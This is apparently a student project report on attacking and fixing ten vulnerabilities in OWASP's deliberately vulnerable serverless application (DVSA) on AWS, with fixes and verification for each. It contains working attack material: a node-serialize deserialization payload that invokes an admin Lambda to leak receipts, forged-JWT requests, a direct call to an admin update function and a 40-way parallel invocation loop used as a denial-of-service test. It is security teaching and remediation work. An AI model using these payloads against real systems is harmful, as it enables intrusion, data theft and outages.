

ICS 344 Project

DVSA - Vulnerabilities & Fixes

OWASP/DVSA

a Damn Vulnerable Serverless Application



 12
Contributors

 1
Issue

 544
Stars

 203
Forks



OFFICIAL LESSONS

10

exploited, fixed, verified

CORE PLATFORM

AWS

DVSA serverless deployment

Members

Muhammad Ammar Sohail
Moaz Ahmed
Shaheer Ahmar

DVSA attack surface is mostly service boundaries

Most findings came from how identity, events, permissions, and backend workflows crossed AWS services.

Privilege boundary

Lambda roles and admin routes need least privilege

Availability boundary


Expensive workflows need rate and concurrency controls

Input boundary

Unsafe payload parsing and malformed events

Identity boundary

JWT claims must be verified before use




Findings map: each lesson moved from exploit to fix

The common grading structure was: expected behavior, exploit proof, exact change, and post-fix verification.

Lesson	Weakness	Impact	Fix principle
1	Event injection	Lambda RCE	safe parsing
2	Broken authentication	user impersonation	JWT verification
3	Sensitive data exposure	receipt leak	authorized receipt access
4	Insecure cloud config	untrusted S3 trigger	bucket + key validation
5	Broken access control	mark paid as user	admin check
6	Denial of service	billing overload	throttling controls
7	Over-privileged function	large blast radius	least privilege IAM
8	Logic vulnerability	workflow abuse	state sequencing
9	Vulnerable dependency	unsafe library path	remove/replace package
10	Unhandled exceptions	internal detail leak	safe errors

RCE started with event injection and an unsafe dependency

A crafted order request reached unsafe deserialization in Lambda and executed attacker-controlled JavaScript.



```
6a3ee1f3-5942-4a40-8af4-71be7c111c63 Version: $LATEST
8.641Z 6a3ee1f3-5942-4a40-8af4-71be7c111c63 ERROR FILE READ SUCCESS: You are reading the contents of my hacked file!
```


```
4-71be7c111c63 ERROR FILE READ SUCCESS: You are reading the contents of my hacked file!
// lesson 1 and 9
// var req = serialize.unserialize(event.body);
// var headers = serialize.unserialize(event.headers);
var req = typeof event.body === "string" ? JSON.parse(event.body) : (event.body || {});
var headers = event.headers || {};
```

Fix

Replace unsafe deserialization with safe JSON parsing and keep request fields as data.

Broken authentication came from trusting JWT payloads

The backend accepted identity claims after decoding the token instead of verifying the signature and required claims.



Exploit proof

- Only token claims changed; signature was not properly trusted.
- Orders API returned another user's order list and details.


Remediation

- Fetch Cognito JWKS and verify signature.
- Validate issuer, expiry, and token_use before reading identity.

```
(base) mar5@mar5-2 ~ % curl -s "$API" \
-H "content-type: application/json" \
-H "authorization:$FAKE_AS_C" \
--data-raw '{"action":"orders"}' | jq

{
  "status": "err",
  "msg": "invalid token"
}
(base) mar5@mar5-2 ~ %
```


Receipt exposure showed why backend-only functions still need authorization



```
mar5 — -zsh — 80x30
Last login: Mon Apr 13 21:18:38 on ttys001
(base) mar5@mar5-2 ~ % export API="https://olw47gvbv9.execute-api.us-east-1.amazonaws.com/Stage/order"

(base) mar5@mar5-2 ~ % curl -s -X POST "$API" \
  -H "Content-Type: application/json" \
  --data-raw '{"action": "_$$_$ND_FUNC$$_function(){ const { LambdaClient, InvokeCommand } = require("@aws-sdk/client-lambda"); const client = new LambdaClient(); const command = new InvokeCommand({ FunctionName: \"DVSA-ADMIN-GET-RECEIPT\", InvocationType: \"RequestResponse\", Payload: Buffer.from(JSON.stringify({\"year\": \"2026\", \"month\": \"04\"})) }); client.send(command).then((r) => { console.error(\"RECEIPTS LEAK: \" + Buffer.from(r.Payload).toString()); }).catch((e) => { console.error(\"RECEIPTS LEAK ERR: \" + e); }); }}()\", \"cart-id\": \"\"}'

{"status": "err", "msg": "missing authorization"}%
```


Security issue

Sensitive receipt-generation behavior was reachable through another vulnerable path.
Signed URLs must not be produced unless the caller is authorized for the receipt.
Blocking the injection path reduced exposure; the receipt function should also enforce its own authorization.

Abusing the injection path made privileged receipt-generation behavior reachable outside its intended boundary.

S3 configuration turned object storage into an event-driven attack surface

A manual .raw object upload triggered receipt-processing Lambda outside the normal application workflow.



Block public access (bucket settings)

Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies, or all. In order to ensure that public access to all your S3 buckets and objects is blocked, turn on Block all public access. These settings apply only to this bucket and its access points. AWS recommends that you turn on Block all public access, but before applying any of these settings, ensure that your applications will work correctly without public access. If you require some level of public access to your buckets or objects within, you can customize the individual settings below to suit your specific storage use cases. [Learn more](#)

Block all public access

On

Individual Block Public Access settings for this bucket

Block public access to buckets and objects granted through new access control lists (ACLs)

S3 will block public access permissions applied to newly added buckets or objects, and prevent the creation of new public access ACLs for existing buckets and objects. This setting doesn't change any existing permissions that allow public access to S3 resources using ACLs.

Block public access to buckets and objects granted through any access control lists (ACLs)

S3 will ignore all ACLs that grant public access to buckets and objects.

Block public access to buckets and objects granted through new public bucket or access point policies

S3 will block new bucket and access point policies that grant public access to buckets and objects. This setting doesn't change any existing policies that allow public access to S3 resources.

Block public and cross-account access to buckets and objects through any public bucket or access point policies

S3 will ignore public and cross-account access for buckets or access points with policies that grant public access to buckets and objects.

```
send_receipt_email.py
10 def lambda_handler(event, context):
23     key = urllib.parse.unquote_plus(urllib.parse.unquote(key))
24     #vulnerability
25     # order = key.split("/") [3]
26     # orderId = order.split("_") [0]
27     # userId = order.split("_") [1].replace(".raw", "")
28
29     #fix
30     parts = key.split("/")
31     if len(parts) != 4:
32         print("Invalid receipt key format:", key)
33         return {"status": "err", "msg": "invalid receipt key"}
34
35     order = parts[3]
36
37     if not order.endswith(".raw") or "_" not in order:
38         print("Invalid receipt filename:", order)
39         return {"status": "err", "msg": "invalid receipt filename"}
40
41     orderId, userPart = order.split("_", 1)
42     userId = userPart.replace(".raw", "")
43
44     if not orderId or not userId:
45         print("Missing orderId or userId:", order)
46         return {"status": "err", "msg": "invalid receipt identifiers"}
```

Fix pattern: restrict who can write receipt objects, then validate object-key format before Lambda processes the event.

ICS 344 DVSA Project

08

Broken access control bypassed the payment workflow

A regular user could reach the admin update path and mark an order paid without completing billing.



```
shaheer@DESKTOP-6I95C61:~$ aws lambda invoke \
--function-name DVSA-ORDER-GET \
--cli-binary-format raw-in-base64-out \
--payload '{"user":"'${DVSA_USER}'',"orderId":"'${ORDER_ID}'',"isAdmin":"'false'"}' \
--region "$AWS_REGION" \
before.json

jq '.order.orderStatus, .order.orderId, .order.itemList, .order.address' before.json
{
  "StatusCode": 200,
  "ExecutedVersion": "$LATEST"
}
100
"2361c30f-c2f4-4ae2-a972-986515693f7e"
{
  "1020": 1
}
{"}
```

```
shaheer@DESKTOP-6I95C61:~$ aws lambda invoke \
--function-name DVSA-ADMIN-UPDATE-ORDERS \
--cli-binary-format raw-in-base64-out \
--payload file://admin-compact.json \
--region us-east-1 \
post-fix-exploit.json

jq . post-fix-exploit.json
{
  "StatusCode": 200,
  "ExecutedVersion": "$LATEST"
}
{
  "status": "err",
  "msg": "invalid token"
}
```

Fix : enforce role authorization inside the privileged Lambda before any order update logic runs.

Availability was testable as a security property

The billing path was expensive enough that parallel requests could consume Lambda/API capacity and degrade checkout.

```
shaheer@DESKTOP-6I95C61:~$ aws lambda invoke \
--function-name DVSA-ORDER-BILLING \
--cli-binary-format raw-in-base64-out \
--payload file://~/dvsa-billing-payload.json \
~/dvsa-billing-out-0.json

cat ~/dvsa-billing-out-0.json
{
  "StatusCode": 200,
  "ExecutedVersion": "$LATEST"
}
{"status": "err", "msg": "order already made"}shaheer@DESKTOP-6I95C61:~$
shaheer@DESKTOP-6I95C61:~$ mkdir -p ~/dvsa-dos-out && rm -f ~/dvsa-dos-out/*
seq 1 40 | xargs -P 40 -I{} bash -c '
aws lambda invoke \
--function-name DVSA-ORDER-BILLING \
--cli-binary-format raw-in-base64-out \
--payload file://$HOME/dvsa-billing-payload.json \
$HOME/dvsa-dos-out/out-{}.json >/dev/null
'
echo done

aws: [ERROR]: An error occurred (TooManyRequestsException) when calling the Invoke operation (reached max retries: 2): Rate Exceeded.

Additional error details:
Type: User
Reason: ConcurrentInvocationLimitExceeded

aws: [ERROR]: An error occurred (TooManyRequestsException) when calling the Invoke operation (reached max retries: 2): Rate Exceeded.

Additional error details:
Type: User
Reason: ConcurrentInvocationLimitExceeded
```

```
Rate Exceeded.

Additional error details:
Type: User
Reason: ConcurrentInvocationLimitExceeded

aws: [ERROR]: An error occurred (TooManyRequestsException) when calling the Invoke operation (reached max retries: 2): Rate Exceeded.

Additional error details:
Type: User
Reason: ConcurrentInvocationLimitExceeded

aws: [ERROR]: An error occurred (TooManyRequestsException) when calling the Invoke operation (reached max retries: 2): Rate Exceeded.

Additional error details:
Type: User
Reason: ConcurrentInvocationLimitExceeded

aws: [ERROR]: An error occurred (TooManyRequestsException) when calling the Invoke operation (reached max retries: 2): Rate Exceeded.

Additional error details:
Type: User
Reason: ConcurrentInvocationLimitExceeded

aws: [ERROR]: An error occurred (TooManyRequestsException) when calling the Invoke operation (reached max retries: 2): Rate Exceeded.

Additional error details:
Type: User
Reason: ConcurrentInvocationLimitExceeded

aws: [ERROR]: An error occurred (TooManyRequestsException) when calling the Invoke operation (reached max retries: 2): Rate Exceeded.

Additional error details:
Type: User
Reason: ConcurrentInvocationLimitExceeded
```

Observed

TooManyRequestsException and ConcurrentInvocationLimitExceeded

HTTP effect

mixed 200/500/502 before tighter edge throttling

Mitigation

API Gateway throttling plus broader per-user and concurrency controls

Over-Privileged Functions

DVSA-SEND-RECEIPT-EMAIL role granted more AWS access than the receipt workflow required.

Evidence: broad policies attached to receipt function role

SendReceiptFunctionRolePolicy3

Copy JSON

Edit

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Action": [
6         "sts:GetCallerIdentify"
7       ],
8       "Resource": "*",
9       "Effect": "Allow"
10    }
11  ]
12 }
```

Evidence: Policy Simulator allowed S3 actions outside receipt workflow

Policy Simulator

Amazon Dyna... 4 Action(s) sele... Select All Deselect All Reset Contexts Clear Results Run Simulation

Global Settings ⓘ

Action Settings and Results [4 actions selected, 0 actions not simulated, 4 actions allowed, 0 actions denied.]

Service	Action	Resource Type	Simulation Resource	Permission
Amazon DynamoDB	GetItem	table	table	allowed 1 matching statements.
Show statement in SendReceiptFunctionRolePolicy2 (IAM Policy)				
Resource You can specify the resource and context keys used to simulate this action. By default the simulation resource is "".				
table			arn:aws:dynamodb:us-east-1:699519901079:table/DVSA-ORC	
Amazon DynamoDB	PutItem	table	table	allowed 1 matching statements.
Show statement in SendReceiptFunctionRolePolicy2 (IAM Policy)				
Resource You can specify the resource and context keys used to simulate this action. By default the simulation resource is "".				
table			arn:aws:dynamodb:us-east-1:699519901079:table/DVSA-ORC	
Amazon DynamoDB	Scan	table	table	allowed 1 matching statements.
Show statement in SendReceiptFunctionRolePolicy2 (IAM Policy)				
Resource You can specify the resource and context keys used to simulate this action. By default the simulation resource is "".				
table			arn:aws:dynamodb:us-east-1:699519901079:table/DVSA-ORC	

Finding

The Lambda role could access broad S3, DynamoDB, and SES resources.

Impact

If the function is abused, the attacker inherits those permissions and the blast radius expands beyond sending receipts.

Actual use: CloudTrail showed much narrower activity

Log events

You can use the filter bar below to search for and match terms, phrases, or values in your log events. [Learn more about filter patterns](#)

